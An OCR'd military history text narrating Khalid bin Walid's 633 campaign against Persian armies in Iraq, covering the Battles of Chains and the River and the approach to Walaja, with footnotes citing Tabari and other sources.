
Hormuz was the military governor of Dast Meisan. An experienced veteran and a trusted servant of the Empire. Hormuz was given this district to govern and protect because of its vital importance, which was both political and economic. It was a frontier district and lately had had a good deal of trouble with the Arab raiders of Muthanna. It was also a wealthy district in natural produce and commerce. Its chief city, Uballa, was the main port of the Persian Empire and thus vital to its commercial prosperity. Uballa was also a junction of many land routes-from Bahrain, from Arabia, from Western and Central Iraq, from Persia proper, which gave it a decisive strategical importance. It was a gateway, which it was the job of Hormuz to govern as an administrator and defend as a general.

The Persian society of the time had an imperial and aristocratic character. As is inevitable in such societies, it had an elaborate system of ranks to indicate a man's social and official position at the court. The outward symbol of rank was the cap; as a man rose in rank, his cap became more costly. The highest rank below the Emperor carried a cap worth 100,000 dirhams, which was studded with diamonds and pearls and other precious stones. Hormuz was a 100,000 dirham-man! **1**

A true imperialist, he was of a proud and arrogant nature and held the local Arabs in contempt, which he did nothing to conceal. He was harsh and highhanded in his treatment of the Arabs, who in return hated and feared him. In fact his heavy hand became the cause of a saying amongst the Arabs: More hateful than Hormuz. **2**

Soon after receiving the letter of Khalid, which he knew came from Yamamah, Hormuz informed the Emperor of the imminent invasion of Iraq by Khalid and prepared to fight this insolent upstart! He gathered his army and set out from Uballa, preceded by a cavalry screen.

The direct route from Yamamah to Uballa lay through Kazima (in modern Kuwait) and thither went Hormuz, expecting Khalid to take this route. (See Map 11 below) On arrival at Kazima, he deployed his army facing south-west, with a centre and two wings, and ordered that men should be linked together with chains. So deployed, he awaited the arrival of Khalid. But of Khalid there was no sign. And the following morning his scouts brought word that Khalid was not moving towards Kazima; he was making for Hufair. **3**



Khalid had, already before he left Yamamah, arrived at a broad conception of how he would deal with the army of Hormuz. He had been given the mission of fighting the

Persians, and a defeat of the Persian army was essential if the invasion of Iraq was to proceed as intended by the Caliph. With the Persian army intact at Uballa, Khalid could not get far. The direction given to him by the Caliph, i.e. Uballa, was by itself certain to bring the Persians to battle, for no Persian general could let Uballa fall.

Khalid knew the fine quality and the numerical strength of the Persian army and the courage, skill and armament of the Persian soldier. Heavily armed and equipped, he was the ideal man for the set-piece frontal clash. The only weakness of the Persian soldier and army lay in their lack of mobility; the Persian was not able to move fast, and any prolonged movement would tire him. On the other hand, Khalid's troops were mobile, mounted on camels with horses at the ready for cavalry attacks; and they were not only brave and skilful fighters, but also adept at fast movement across any terrain, especially the desert. Moreover, thousands of them were veterans of the Campaign of the Apostasy.

Khalid decided to use his own mobility to exploit its lack in the Persian army. He would force the Persians to carry out march and counter-march till he had worn them out. Then he would strike when the Persians were exhausted. Geography would help him. There were two routes to Uballa, via Kazima and Hufair, whose existence would facilitate his manoeuvre. (See Map 11)

1. Tabari: Vol. 2, p. 556.
2. *Ibid*: Vol. 2, p. 555.
3. Kazima was on the northern coast of the Kuwait Bay, as shown on Map 11, 5 miles from the present Basra-Kuwait road. It was a fairly large city, over a mile in diameter, of which nothing remains but some castle-like ruins on a tongue of land jutting into the sea. These ruins may, however, be of a later period than Khalid's. No trace remains of Hufair nor is there any local tradition regarding its location. According to Ibn Rusta (p. 180) it was 18 miles from Basra on the road to Madinah. Since the old Arab mile was a little longer than the current mile, I place it at present-day Rumaila, which is 21 miles from old Basra. (Some later writers have confused this Hufair with Hafar-ul-Batin, which is in Arabia, 120 miles south-west of Kazima.)

Having written to Hormuz from Yamamah, Khalid knew that the Persian would expect him to advance on the direct route from Yamamah to Uballa, via Kazima, and would make his defensive plans accordingly. Khalid decided not to move on that route, but to approach Uballa from the south-west so that he would be free to manoeuvre on two axes-the Kazima axis and the Hufair axis-thus creating a difficult problem for the less mobile Persians. With this design in mind he marched to, Nibbaj, dividing his army into three groups as already explained, and took under command the 2,000 warriors of Muthanna, who, along with their intrepid chief, were awaiting Khalid at Nibbaj. **1** From Nibbaj he marched in the direction of Hufair, picking up the other three chiefs on the way, and approached Hufair with 18,000 men.

Khalid was not in the least worried about the presence of the Persian Army at Kazima. Hormuz at Kazima posed no threat to Khalid, for the Persians could not venture into the desert to disrupt his communications, apart from the fact that a mobile force like Khalid's operating in the desert did not present particularly vulnerable lines of communication. Khalid made no attempt to rush through Hufair and make for Uballa, because with Hormuz's large army on his flank his forward movement beyond Hufair might spell serious trouble. Hormuz could fall upon his rear and cut his line of retreat. No Arab


would ever accept interference, or even a threat of interference, with his route back into the friendly, safe desert where he alone was master. Hence Khalid waited in front of Hufair, while light detachments of his cavalry kept Hormuz under observation. He knew, that his presence near Hufair would cause near-panic in the mind of Hormuz.

This is just what happened. The moment Hormuz got word of Khalid's movement towards Hufair, he realised the grave danger in which his army was placed. The Arab was not so simple after all! As an experienced strategist, he knew that his base was threatened. He immediately ordered a move to Hufair, 50 miles away, and his army, weighed down with its heavy equipment, trudged along the track. The two days' march was tiring, but the tough and disciplined Persian soldier accepted his trials without complaint. On arrival at Hufair, however, Hormuz found no trace of Khalid. Expecting the Muslims to arrive soon, he deployed for battle as he had done at Kazima, chains and all; but hardly had his men taken up their positions when his scouts came rushing to inform him that Khalid was moving towards Kazima!

And Khalid was indeed moving towards Kazima. He had waited near, Hufair until he heard of the hurried approach of Hormuz. Then he had withdrawn a short distance and begun a counter-march through the desert towards Kazima, not going too far into the desert so as not to become invisible to Persian scouts. Khalid was in no hurry. His men were well mounted, and he took his time. He had no desire to get to Kazima first and occupy it, for then he would have to position himself for battle and his opponent would be free to manoeuvre. Khalid preferred to let the Persians position themselves while he himself remained free to approach and attack as he liked, with the desert behind him.

The Persians again packed their bags and set off for Kazima, for Hormuz could not leave the Kazima route to the Muslims. Hormuz could have fought a defensive battle closer to Uballa; but having experienced the terrible havoc wrought by Muthanna in his district, he was in no mood to let Khalid approach close enough to let his raiders loose in the fertile region of Uballa. He was determined to fight and destroy Khalid at a safe distance from the district which it was his duty to protect, and he rejoiced at the prospect of a set-piece battle against the desert Arabs. Moreover, armies act as magnets: they attract each other. Sometimes an area which is not otherwise strategically important becomes so through the presence of a hostile army. Now Hormuz was drawn to Kazima not only by the strategical importance of the place but also by the army of Khalid.

This time the forced march did not go down so well with the Persians and there was grumbling, especially amongst the Arab auxiliaries serving under Hormuz, who cursed the Persian for all the trouble that he was causing them. The Persians arrived at Kazima in a state of exhaustion. Hormuz, the professional regular soldier, wasted no time and at once deployed the army for battle in the normal formation of a centre and wings. The generals commanding his wings were Qubaz and Anushjan. The men again linked themselves with chains. (For a graphic illustration of march and counter-march see Map 12 below.)



1. The old Nibbaj is the present Nabqiyya, 25 miles north-east of Buraida. (See Maps 7 and 8)

Page 4

Chains were often used by the Persian army to link their men in battle. They were normally of four lengths, to link three, five, seven or ten men, **1** and were supposed to act as a source of strength to the army. It would not be correct to say, as some critics have suggested, that the chains were used by the officers for fear that their men would run away. The chains were used as a manifestation of suicidal courage, confirming the soldiers' willingness to die on the battlefield rather than seek safety in flight. They also lessened the danger of a breakthrough by enemy cavalry, as with the men linked together in chains it was not easy for cavalry groups to knock down a few men and create a gap for penetration. And since the Persian Army was organised and trained for the set-piece battle, this tactic enabled it to stand like a rock in the face of enemy assault. But the chains had one major drawback: in case of defeat the men were incapable of withdrawal, for then the chains acted as fetters. Men chained to fallen comrades, lost all power of movement and became helpless victims of their assailants.

It was the use of chains in this battle that gave it the name of the Battle of Chains.

The Arab auxiliaries, however, did not approve of these chains and never resorted to their use. When on this occasion the Persians chained themselves, the Arabs said, *"You have bound yourselves for the enemy. Beware of doing so!"* To this the Persians retorted, *"We can see that you wish to be free to run!"* **2**

Now Khalid came out of the desert and approached the Persians. He had made up his mind to fight a battle here and now before the Persian army recovered from its fatigue. But the Muslim army had no water, and this caused some alarm among the men, who informed Khalid of their misgivings. *"Dismount and unload the camels"*, ordered Khalid. *"By my faith, the water will go to whichever army is more steadfast and more deserving."* **3** Their confidence in their leader unshaken, the Muslims prepared for battle. They had not been at this for long when it began to rain, and it rained enough for the Muslims to drink their fill and replenish their water-skins.

Hormuz had deployed his army just forward of the western edge of Kazima, keeping the city covered by his dispositions. In front of the Persians stretched a sandy, scrub-covered plain for a depth of about 3 miles. Beyond the plain rose a complex of low, barren hills about 200 to 300 feet high. This range was part of the desert, running all the way to Hufair, and it was over this range that Khalid had marched to Kazima. Emerging from these hills, Khalid now moved his army into the sandy plain; and keeping his back to the hills and the desert, formed up for battle with the usual centre and wings. As commanders of the wings, he appointed Asim bin Amr (brother of Qaqa bin Amr) and Adi bin Hatim (the very tall chief of the Tayy, who has been mentioned earlier, in Part II). Some time in the first week of April 633 (third week of Muharram, 12 Hijri) began the Battle of Chains.

The battle started in grand style with a duel between the two army commanders. Hormuz was a mighty fighter, renowned in the Empire as a champion whom few would dare to meet in single combat. (In those chivalrous days no one could be a commanding general without at the same time being a brave and skilful fighter.) He urged his horse forward and halted in the open space between the two armies, though closer to his own front rank. Then he called, *"Man to man! Where is Khalid?"* **4** From the Muslim ranks Khalid rode out and stopped a few paces from Hormuz. The two armies watched in silence as these redoubtable champions prepared to fight it out.

Hormuz dismounted, motioning to Khalid to do the same. Khalid dismounted. This was brave of Hormuz, for a dismounted duel left little chance of escape; but on this occasion Hormuz was not being as chivalrous as one might imagine. Before coming out of the Persian ranks Hormuz had picked a few of his stalwarts and placed them in the front rank near the site which he had chosen for the duel. He instructed them as follows: he would engage Khalid in single combat; at the appropriate time he would call to the men; they would then dash out, surround the combatants and kill Khalid while Hormuz held him. The chosen warriors watched intently as the two generals dismounted. They felt certain that Khalid would not get away.

1. Tabari: Vol. 3, p. 206. According to Abu Yusuf (p. 33) the chain lengths were: five, seven, eight and 10 men.
2. *Ibid*: Vol. 2, p. 555.
3. *Ibid*.
4. Tabari: Vol. 2, p. 555.

The generals began to fight with sword and shield. Each struck several times at his adversary, but none of the blows made any impression. Each was surprised at the skill of the other. Hormuz now suggested that they drop their swords and wrestle. Khalid, unaware of the plot, dropped his sword as Hormuz dropped his. They began to wrestle.

Then, as they were locked in a powerful embrace, Hormuz shouted to his men, who rushed forward. Before Khalid realised what was happening he found himself and Hormuz surrounded by several fierce looking Persians.

Now Khalid knew. He was without his sword and shield, and Hormuz would not relax his iron grip. There seemed to be no way out of the predicament; but then, being a stronger man than Hormuz, Khalid began to whirl his adversary round and round, thus making it practically impossible for the Persians to strike at him.

A storm of sound arose over the battlefield as the two armies shouted-one with delight, the other with dismay. In this noise, their attention riveted on the wrestlers, the Persian killers did not hear the galloping hooves that approached them. They did not know what hit them. Two or three of them sprawled on the ground as headless trunks, before the others realised that the number of combatants in this melee had increased by just one more. The extra man was Qaqa bin Amr-the one-man reinforcement sent by Abu Bakr.

Qaqa had seen the Persian killers rush towards the two generals, and in a flash understood the perfidy of the enemy general and the peril which faced Khalid. There was no time to tell this to anyone; no time to explain or gather comrades to support him. He had spurred his horse into a mad gallop, and arriving in the nick of time, had set upon the Persians with his sword. Qaqa killed all of them! **1**

Khalid, freed of the menace of the Persian killers, turned his entire attention to Hormuz. After a minute or two Hormuz lay motionless on the ground, and Khalid rose from his chest with a dripping dagger in his hand.

Khalid now ordered a general attack, and the Muslims, incensed by the treacherous plot of the enemy commander, went into battle with a vengeance. The centre and the wings swept across the plain to assault the Persian army. The Persians had suffered a moral setback with the death of their commanding general; but they were more numerous than the Muslims and, their iron discipline held them together. They fought hard. For some time the battle hung in the balance with the fast-moving Muslims assailing the front and the steady, chain-linked Persian infantry repulsing all assaults. But soon the superior skill and courage of the Muslims and the fatigue of the Persians began to tell, and after several attempts the Muslims succeeded in breaking the Persian front in a number of places.

Sensing defeat, the Persian generals commanding the wings-Qubaz and Anushjan-ordered a withdrawal and began to pull their men back. This led to a general retreat, and as the Muslims struck still more fiercely, the retreat turned into a rout. Most of the Persians who were not chained managed to escape, but those who were chain-linked found their chains a death trap. Unable to move fast, they fell an easy prey to the victorious Muslims and were slain in thousands before darkness set in to put an end to the slaughter. Qubaz and Anushjan managed to escape and succeeded in extricating a large portion of the army from the battlefield.

The first battle with the power of Persia was over. It had ended in an overwhelming victory for the Muslims.

The following day was spent in attending to the wounded and collecting the spoils-weapons, armour, stores, costly garments, horses, captives-of which Khalid distributed four-fifths among his men. The share of each cavalryman came to a thousand dirhams, while the infantryman's share was a third of that. This ratio was a tradition of the Prophet.

The cavalryman was given three shares because he had to maintain his horse as well and was more valuable for the mobile, fast-moving operations which the Arabs loved.

One-fifth of the spoils was sent to the Caliph as the share of the state, and this included the 100,000 dirham cap of Hormuz. By right it belonged to Khalid, for in a duel all the belongings of the vanquished were taken by the victor; and for this reason Abu Bakr returned the cap to Khalid, who, preferring cash, sold it!

1. There is no record of the actual number of Persians who took part in this plot and were killed by Qaqa.

The Muslims appear also to have captured an elephant in the Battle of Chains, and this animal was sent to Madinah along with other spoils. The city of the Prophet had never before seen an elephant and there was tremendous excitement in the capital when the behemoth arrived. The people marvelled at this greatest of land animals; but Abu Bakr could not think of any use for the unfamiliar beast and returned it to Khalid. What happened to it thereafter we do not know.

While the families of the Persians and those of the Iraqi Arabs who had supported them were taken captive, the rest of the population of the district was left unmolested. This population consisted mainly of small farmers, peasants and shepherds, and they all agreed to pay the Jizya and come under Muslim protection.

For a few days Khalid remained busy with organisational matters. Then he set his army in motion towards the north. Ahead of the main body of the army he sent Muthanna and his 2,000 riders to reconnoitre the country and kill any stragglers behind by the retreating Persians.

Muthanna reached a small river just north of where Zubair stands today, on the bank of which stood a fort known as Hisnul-Mar'at, i.e., the Fort of the Lady, so called because a lady ruled over it. **1** Muthanna laid siege to the fort; but in order to avoid delay in his advance, he left his brother, Mu'anna, in charge of the siege operations with a few hundred men and himself proceeded north with the rest of his column.

Two or three days of siege operations were enough to convince the lady of the fort of the futility of resistance. The Persian army of Uballa had been defeated and she could expect no help from any quarter. Mu'anna offered to accept a peaceful surrender without bloodshed, without plunder, without enslavement. The lady agreed; the defenders surrendered. Mu'anna and the lady of the fort appear to have found much pleasure in their meeting with each other. First the lady became a Muslim, and then, without any further delay, Mu'anna married her!

Meanwhile Khalid was advancing northwards from Kazima with the main body of the army.

1. The river is still there and is known as the River of the Lady, but there is no trace of the fort.

Chapter 20

(The Battle of the River)

Page 1

"...We crushed the two horns of Qarin at Thaniyy, with violence unleashed."
[Al-Qa'qa' bin Amr, commander in Khalid's army]**1**

When the Persian Emperor received the message of Hormuz regarding the Muslim advance from Yamamah, he organised a fresh army at Ctesiphon and placed it under the command of a top-ranking general by the name of Qarin bin Qaryana. Qarin too was a 100,000 dirham-man. The Emperor ordered him to proceed to Uballa with the new army to reinforce Hormuz, and with this mission Qarin set off from Ctesiphon.

Marching along the left bank of the Tigris, Qarin reached Mazar, crossed the Tigris and moved south along the right bank until he reached the Maqil River. He crossed this river and then another largish river a little south of the Maqil. He had hardly done so when he received reports of the disaster of Kazima. These reports were followed by the remnants of the Persian army which had survived the Battle of Kazima and now came streaming into Qarin's camp under the two generals, Qubaz and Anushjan. The survivors included thousands of Arab auxiliaries; and as is usual in such cases, the two partners-Persian and Arab-began to blame each other for the defeat. Their spirits were not as high as at Kazima; but they were brave, men and reacted more with anger than fear at the reverse they had suffered.

Qubaz and Anushjan were eager for battle again. They and Qarin found it difficult to believe that a regular imperial army could be defeated in battle by a force of uncultured and unsophisticated Arabs from the desert. They did not realise that the Battle of Kazima had been fought with not an uncivilised Arab force but a fine Muslim army, purified and strengthened by the new faith. However, Qarin was prudent enough not to advance beyond the south bank. Here he could fight with his back to the river and thus ensure the safety of his rear. By limiting the possibilities of manoeuvre, he would fight the frontal set-piece battle which the Persians loved and for which their training and discipline were ideally suited.

The remnants of the Persian army of Uballa were followed by the light cavalry detachments of Muthanna; and once contact was established with the Persians, the Muslim horsemen scoured the countryside for supplies while Muthanna kept the Persians occupied and carried out reconnaissances. The Persians made no attempt to sally out of their camp. Muthanna sent a messenger to Khalid to inform him that he had made contact with a powerful enemy force at *Sinyy*.**2**

The word *sinyy* was used by the Arabs to denote a river. Muthanna had contacted the Persians on the south bank of a river, and for this reason the battle which will now be described is called *the Battle of the River*.

On leaving Kazima, Khalid marched north until he reached some ruins in the vicinity of the present Zubair, about 10 miles south-west of Uballa. He had already decided not to turn towards Uballa, where there was no enemy left to fight, when Muthanna's messenger brought the news about the concentration of Qarin's army and the survivors of Kazima. Khalid was anxious to contact and destroy the new Persian army while the impact of

Kazima was still fresh in the Persian mind. Consequently, while he sent Maqal bin Muqarrin with a detachment to enter Uballa and gather spoils (which Maqal did), Khalid marched towards the River with the main body of the army. He caught up with Muthanna in the third week of April 633 (beginning of Safar, 12 Hijri).

Khalid then carried out a personal reconnaissance of the Persian position. Since the Persians had their backs to the river there was no possibility of outflanking them; and Khalid could think of no way of manoeuvring the Persians away from their position as he had done with Hormuz. Khalid accordingly decided to fight a general set-piece battle, in the imperial Persian style. This was unavoidable, because with Qarin poised for action as he was, Khalid could neither cross the river to enter deep into Iraq nor proceed westwards towards Hira.

1. Ibn Kathir, Al-Bidayah wan-Nihayah, Dar Abi Hayyan, Cairo, 1st ed. 1416/1996, Vol. 6 P. 425.
2. It is difficult to express this word in English. In Arabic it is written as (Yaqut: Vol. 1, p. 937) or as Tabari puts it (Vol. 2, p. 557)

The two armies formed up for battle. Qubaz and Anushjan commanded the wings of the Persian army while Qarin kept the centre under his direct control and stood in front of it. Detachments of Arab auxiliaries were deployed in various parts of the army. Qarin was a brave but wise general. He deployed with the river close behind him, and saw to it that a fleet of boats was kept ready at the near bank ... just in case! Khalid also deployed with a centre and wings, again appointing Asim bin Amr and Adi bin Hatim as the commanders of the wings.

The battle began with three duels. The first to step forward and call out a challenge was Qarin. As Khalid urged his horse forward, another Muslim, one by the name of Maqal bin Al Ashi, rode out of the Muslim front rank and made for Qarin. Maqal reached Qarin before Khalid, and since he was an accomplished swordsman and quite able to fight in the top class of champions, Khalid did not call him back. They fought, and Maqal killed his man. Qarin was the last of the 100,000 dirham men to face Khalid in battle.

As the Persian commander went down before the sword of Maqal, the other two Persian generals, Qubaz and Anushjan, came forward and gave the challenge for single combat. The challenge was accepted by the commanders of the Muslim wings, Asim and Adi. Asim killed Anushjan. Adi killed Qubaz. As these Persian generals fell, Khalid gave the order for a general attack, and the Muslims rushed forward to assault the massed Persian army.

In those days the personal performance of the commander was a particularly important factor in battle. His visible success in combat inspired his men, while his death or flight led to demoralisation and disorganisation. The Persian army here had now lost its three top generals; yet the men fought bravely and were able to hold the Muslim attacks for a while. But because of the absence of able generals, disorder and confusion soon became apparent in the Persian ranks. Eventually, under the violence of continued Muslim attacks, the Persian army lost all cohesion, turned about and made for the river bank.

This disorganised retreat led to disaster. The lightly armed Muslims moved faster than the heavily equipped Persians and caught up with their fleeing adversaries. On the river bank

confusion became total as the Persians scrambled into the boats in a blind urge to get away from the horror that pursued them. Thousands of them were slain as other thousands rowed away to safety. Those who survived owed their lives to the caution of Qarin, who had wisely kept the boats ready by the river bank. But for these boats not a single Persian would have got away. The Muslims having no means of crossing the river, were unable to pursue the fugitives.

According to Tabari, 30,000 Persians were killed in this battle. **1** The spoils of the battle exceeded the booty taken at Kazima, and four-fifths of the spoils were again promptly distributed among the men while one-fifth was sent to Madinah.

Khalid now turned more seriously to the administration of the districts conquered by the Muslims and placed this administration on a more permanent footing. Submitting to Khalid, all the local inhabitants agreed to pay the Jizya and come under Muslim protection. They were left unmolested. Khalid organised a team of officials to collect taxes and placed Suwaid bin Muqarrin in command of this team with his headquarters at Hufair.

But while these administrative matters were engaging Khalid's attention, his agents had slipped across the Euphrates to pick up the trial of the vanquished army of Qarin. Yet other agents were moving along the Euphrates towards Hira to discover further movements and concentrations of the imperial army of the Chosroes. **2**

1. Tabari: Vol. 2, p. 558.
2. Tabari also calls this battle the Battle of Mazar, which I feel is incorrect. For an explanation see Note 5 in Appendix B.

Chapter 21

(The Hell of Walaja)

Page 1

The people would say in those days,
"In the month of Safar,
Is killed every tyrant ruler,
At the junction of the river."**1**

The news of the debacle at the River inflamed Ctesiphon. A second Persian army had been cut to pieces by this new and unexpected force emerging out of the barren wastes of Arabia. Each of the two Persian army commanders had been an illustrious imperial figure, a 100,000 dirham-man. And not only these two, but two other first-rate generals had been slain by the enemy. It was unbelievable! Considering that this new enemy had never been known for any advanced military organisation, these two defeats seemed like nightmares-frightening but unreal.

Emperor Ardsheer decided to take no chances. He ordered the concentration of another two armies; and he gave this order on the very day on which the Battle of the River was fought. This may surprise the reader, for the battlefield was 300 miles from Ctesiphon by road. But the Persians had a remarkable system of military communication. Before battle they would station a line of men, picked for their powerful voices, at shouting distance one from another, all the way from the battlefield to the capital. Hundreds of men would

be used to form this line. Each event on the battlefield would be shouted by A to B; by B to C; by C to D; and so on. **2** Thus every action on the battlefield would be known to the Emperor in a few hours.

Following the orders of the Emperor, Persian warriors began to concentrate at the imperial capital. They came from all towns and garrisons except those manning the western frontier with the Eastern Roman Empire. In a few days the first army was ready.

The Persian court expected the Muslims to proceed along the Euphrates to North-Western Iraq. The Persians understood the Arab mind well enough to know that no Arab force would move far from the desert so long as there were opposing forces within striking distance of its rear and its route to the desert. Expecting the Muslims army to move west, Ardsheer picked on Walaja as the place at which to stop Khalid and destroy his army. (See Map 10.) **3**

The first of the new Persian armies raised at Ctesiphon was placed under the command of Andarzaghar, who until recently had been military governor of the frontier province of Khurasan and was held in high esteem by Persian and Arab alike. He was a Persian born among the Arabs of Iraq. He had grown up among the Arabs and, unlike most Persians of his class, was genuinely fond of them.

Andarzaghar was ordered to move his army to Walaja, where he would soon be joined by the second army. He set off from Ctesiphon, moved along the east bank of the Tigris, crossed the Tigris at Kaskar, **4** moved south-west to the Euphrates, near Walaja, crossed the Euphrates and established his camp at Walaja. Before setting out from the capital he had sent couriers to many Arab tribes which he knew; and on his way to, Walaja he picked up thousands of Arabs who were willing to fight under his standard. He had also met and taken command of the remnants of the army of Qarin. When he arrived at Walaja he was delighted with the strength of his army. Patiently he waited for Bahman who was to join him in a few days.

Bahman was the commander of the second army. One of the top personalities of the Persian military hierarchy, he too was a 100,000 dirham-man. He was ordered by the Emperor to take the second army, when ready, to Walaja where Andarzaghar would await him. Bahman would be in over-all command of both the armies, and with this enormous might would fight and destroy the Muslim army in one great battle.

1. Ibn Kathir, Al-Bidayah wan-Nihayah, Dar Abi Hayyan, Cairo, 1st ed. 1416/1996, Vol. 6 P. 421.
2. Tabari: Vol. 3, p. 43.
3. No trace remains of Walaja. According to Yaqut (Vol. 4, p. 939), it was east of the Kufa-Makkah road, and a well-watered region stretched between it and Hira. Musil (p. 293) places it near Ain Zahik, which, though still known by that name to the local inhabitants of the region, is marked on maps as Ain-ul-Muhari and is 5 miles south-south-west of Shinafiya. The area of Walaja, now completely barren, was then very fertile.
4. This was the place where Wasit was founded in 83 Hijri. In fact Kaskar became the eastern part of Wasit.

Bahman moved on a separate route to Andarzaghar's. From Ctesiphon he marched south, between the two rivers, making directly for Walaja. But he left Ctesiphon several days after the first army, and his movement was slower.

The Battle of the River had been a glorious victory. With few casualties to themselves, the Muslims had shattered a large Persian army and acquired a vast amount of booty. But the battle left Khalid in a more thoughtful mood; and only now did he begin to appreciate the immensity of the resources of the Persian Empire. He had fought two bloody battles with two separate Persian armies and driven them mercilessly from the battlefield, but he was still only on the fringes of the Empire. The Persians could field many armies like the ones he had fought at Kazima and the River.

It was a sobering thought. And Khalid was on his own. He was the first Muslim commander to set out to conquer alien lands. He was not only the military commander but also the political head, and as such had to govern, on behalf of the Caliph in Madinah, all the territories conquered for Islam. There was no superior to whom he could turn for guidance in matters of politics and administration. Moreover, his men were not as fresh as on the eve of Kazima. They had marched long and fast and fought hard, and were now feeling more than a little tired. Khalid rested his army for a few days.

By now Khalid had organised an efficient network of intelligence agents. The agents were local Arabs who were completely won over by the generous treatment of the local population by Khalid, which contrasted strikingly with the harshness and arrogance of the imperial Persians. Consequently they had thrown in their lot with the Muslims and kept Khalid apprised of the affairs of Persia and the movements of Persian forces. These agents now informed him of the march of Andarzaghar from Ctesiphon; of the large Arab contingents which joined him; of his picking up the survivors of Qarin's army; of his movement towards Walaja. They also brought word of the movement towards Walaja. They also brought word of the march of the second army under Bahman from Ctesiphon and its movement in a southerly direction. As more intelligence arrived, Khalid realised that the two Persian armies would shortly meet and then either bar his way south of the Euphrates or advance to fight him in the region of Uballa. The Persians would be in such overwhelming strength that there could be no possibility of his engaging in a successful battle. Khalid had to get to Hira, and Walaja was smack on his route.

Another point that worried Khalid was that too many Persians were escaping from one battle to fight another day. The survivors of Kazima had joined Qarin and fought at the River. The survivors of *the River* had joined Andarzaghar and were now moving towards Walaja. If he was to have a sporting chance of defeating all the armies that faced him, he would have to make sure that none got away from one battle to join the army preparing for the next.

These then were the two problems that faced Khalid. The first was strategical: two Persian armies were about to combine to oppose him. To this problem he found a masterly strategical solution, *i.e.* to advance rapidly and fight and eliminate one army (Andarzaghar's) before the other army (Bahman's) arrived on the scene. The second problem was tactical: how to prevent enemy warriors escaping from one battle to fight another. To this he found a tactical solution which only a genius could conceive and only a master could implement-but more of this later.

Khalid gave instructions to Suwaid bin Muqarrin to see to the administration of the conquered districts with his team of officials, and posted a few detachments to guard the

lower Tigris against possible enemy crossings from the north and east and to give warning of any fresh enemy forces coming from those directions. With the rest of the army-about 15,000 men-he set off in the direction of Hira, moving at a fast pace along the south edge of the great marsh.

If Andarzaghar had been given the choice, he would undoubtedly have preferred to wait for the arrival of Bahman before fighting a decisive battle with the Muslims. But Andarzaghar was not given the choice. A few days before Bahman was expected, the Muslim army appeared over the eastern horizon and camped a short distance from Walaja. However, Andarzaghar was not worried. He had a large army of Persians and Arabs and felt confident of victory. He did not even bother to withdraw to the river bank, a mile away, so that he could use the river to guard his rear. He prepared for battle at Walaja.

For the whole of the next day the two armies remained in their respective camps, keeping each other under observation, while commanders and other officers carried out reconnaissances and made preparations for the morrow. The following morning the armies deployed for battle, each with a centre and wings. The Muslims armies were again commanded by Asim bin Amr and Adi bin Hatim.

The battlefield consisted of an even plain stretching between two low, flat ridges which were about 2 miles apart and 20 to 30 feet in height. The north-eastern part of the plain ran into a barren desert. A short distance beyond the north-eastern ridge flowed a branch of the Euphrates now known as the River Khasif. The Persians deployed in the centre of this plain, facing east-south-east, with the western ridge behind them and their left resting on the north-eastern ridge. Khalid formed up his army just forward of the north-eastern ridge, facing the Persians. The centre of the battlefield, i.e. the mid-point between the two armies, was about 2 miles south-east of the present Ain-ul-Muhari and 6 miles south of the present Shinafiya.

